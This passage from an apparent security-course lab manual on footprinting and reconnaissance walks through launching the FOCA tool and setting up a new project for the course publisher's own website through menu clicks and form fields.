


4. The FOCA dialog-box appears, wait for the initialization to complete.



Module 02 – Footprinting and Reconnaissance


6. Create a new project by navigating to **Project** and click **New project** on the menu bar.




7. The FOCA new project wizard appears, follow the steps below:

- Enter a project name in the **Project name** field (here, **Project of www.eccouncil.org**).
- Enter the domain website in the **Domain website** field (here, **www.eccouncil.org**).
- You can leave the optional **Alternative domains** field empty.
- Under the **Folder where to save documents** field, click on the **Folder** icon. When the **Browse For Folder** pop-up window appears, select the location to save the document that is extracted by FOCA (here, **Desktop**) and click **OK**.
- Leave the other settings to default and click the **Create** button.

Module 02 – Footprinting and Reconnaissance

